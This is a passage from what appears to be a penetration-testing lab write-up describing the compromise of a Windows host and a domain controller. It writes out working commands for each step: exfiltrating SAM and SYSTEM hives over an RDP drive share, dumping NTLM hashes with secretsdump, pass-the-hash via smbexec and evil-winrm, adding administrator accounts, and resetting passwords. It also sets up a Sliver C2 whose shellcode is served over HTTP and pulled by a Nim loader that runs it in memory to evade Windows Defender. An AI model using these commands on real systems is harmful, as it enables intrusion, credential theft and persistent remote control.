

To exfiltrate I used a cool trick I’ve learnt before which is basically creating a temp share which is connected to my own machine
xfreerdp /v:10.1.144.223 /u:ghill_sa /p:'[REDACTED]' \
  +clipboard /dynamic-resolution \
  /drive:loot,/home/purpleware/Downloads/hs/Odyssey/linux


Now that both the SYSTEM.reg and SAM.reg registries have been exfiltrated to my machine, I’m able to dump the NTLM hashes
impacket-secretsdump -sam SAM -system SYSTEM local
With this we’ve successfully compromised the Administrator’s hash, and by simply using pass-the-hash attack we will be able to sign in (we could also crack the pass)
Hashes:
└──╼ $impacket-secretsdump -sam SAM -system SYSTEM local
Impacket v0.13.0.dev0+20250702.182415.b33e994d - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x7c7cfe4ff1d4639aaa93ddd2be306cc0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[REDACTED]
[*] Cleaning up...
Administrator = username
500 = RID
[REDACTED] = NTLM HASHED password
xfreerdp /v:10.1.144.223 \
  /u:Administrator \
  /pth:[REDACTED]\
  +clipboard /dynamic-resolution \
  /drive:loot,/home/purpleware/Downloads/hs/Odyssey/linux
Ah seems like we can’t do pass the hash, some polic is forcing us to use plaintext passwords so we will need to crack the NTLM hash
[REDACTED]
echo '[REDACTED]' > nhash.txt
hashcat -m 1000 -a 0 nhash.txt /us/share/wordlists/rockyou.txt
No luck with cracking the NTLM hash’s password. I’ve tried basically everything at this point so it’s good idea to move to see if there’s something else.
We’ve tried WINRM - Disabled RDP - Disabled without plaintext = No hashes allowed SMB ?

Let’s try executing commands via SMB
Creating our own user with Administrator privileges without any limits
nxc smb 10.1.144.223 \
  -u Administrator \
  -H [REDACTED]\
  --exec-method=smbexec --local-auth \
  -X "net user purpleware h4cked4acocunt123% /add; net localgroup Administrators purpleware /add"
Commands were successfully executed and now we’ve our own user with administrator privileges on the system
Signing into the created user:
xfreerdp /v:10.1.144.223 \
  /u:purpleware \
  /p:h4cked4acocunt123% \
  +clipboard /dynamic-resolution \
  /drive:loot,/home/purpleware/Downloads/hs/Odyssey/linux

User creation seems to fail due to some issues, let’s just try to elevate our current user to administrator
nxc smb 10.1.144.223 \
  -u Administrator \
  -H [REDACTED]\
  --exec-method=smbexec --local-auth \
  -X "net localgroup Administrators ghill_sa /add"
Didn’t work either so I just used the hash to actually sign in as that one is being validated, but our commands to create or elevate our user are being filtered or just voided
impacket-smbclient -hashes :[REDACTED]\
  Administrator@10.1.144.223

Still issues but finally with impacket’s module smbexec I was able to get a interactive prompt
impacket-smbexec -hashes :[REDACTED]Administrator@10.1.144.223
 Added
Added
nxc smb 10.1.144.223 -u administrator -H '[REDACTED]' --local-auth --exec-method=smbexec -X 'net user administrator pased232!'

xfreerdp /v:10.1.144.223 \
  /u:Administrator \
  /p:pased232! \
  +clipboard /dynamic-resolution \
  /drive:loot,/home/purpleware/Downloads/hs/Odyssey/linux

All the users
Since bbarkinsons is a admin account we will try to sign into that too
[REDACTED]
evil-winrm -i 10.1.144.233 -u 'bbarkinson' -H '[REDACTED]'
Domain Controller exploitation
Now that we’ve finally obtained domain joined user’s credentials we’re able to sign into the Domain controller server, the heart behind it all.
evil-winrm -i 10.1.65.139 -u 'bbarkinson' -H '[REDACTED]'
 And with that we’re insdie the machine, let’s start enumerating and connect it to our Sliver C2 network

Finally we’re making some serious progress, now that the victim is part of our C2 we’re able to enumerate it further while also making sure that we’ve persistent access even if the current session dies.
 Our upload was detected and removed by the Windows antivirus.
Bypassing Windows defender, and loading our malicious shellcode in memory
This bypass will be relatively simple but still work just as well
- We generate a sliver shellcode and store it on our machine (This will be hosted on port 8090)
- We use our custom loader, which will pull the shellcode from our machine and run it in memory
- Shellcode runs the malicious code in memory, forcing a connection to our C2 server
- Victim is forced to connect to the C2 network, and can now be remotely controlled.
generate --mtls 10.200.25.6:443 --os windows --arch amd64 --format shellcode --save updates.bin
- Generates the shellcode, which will act as the agent that connects back to our C2 server

python -m http.server 8090
- Starts up the python server, serving the malicious shellcode payload
gedit stager.nim
- Edited the contents of the loader, and make it pull the shellcode and run it in memory
nim c -d:release --cpu:amd64 --os:windows --cc:gcc --gcc.exe:x86_64-w64-mingw32-gcc --gcc.linkerexe:x86_64-w64-mingw32-gcc stager.nim
- Compile the loader, and prepare for execution
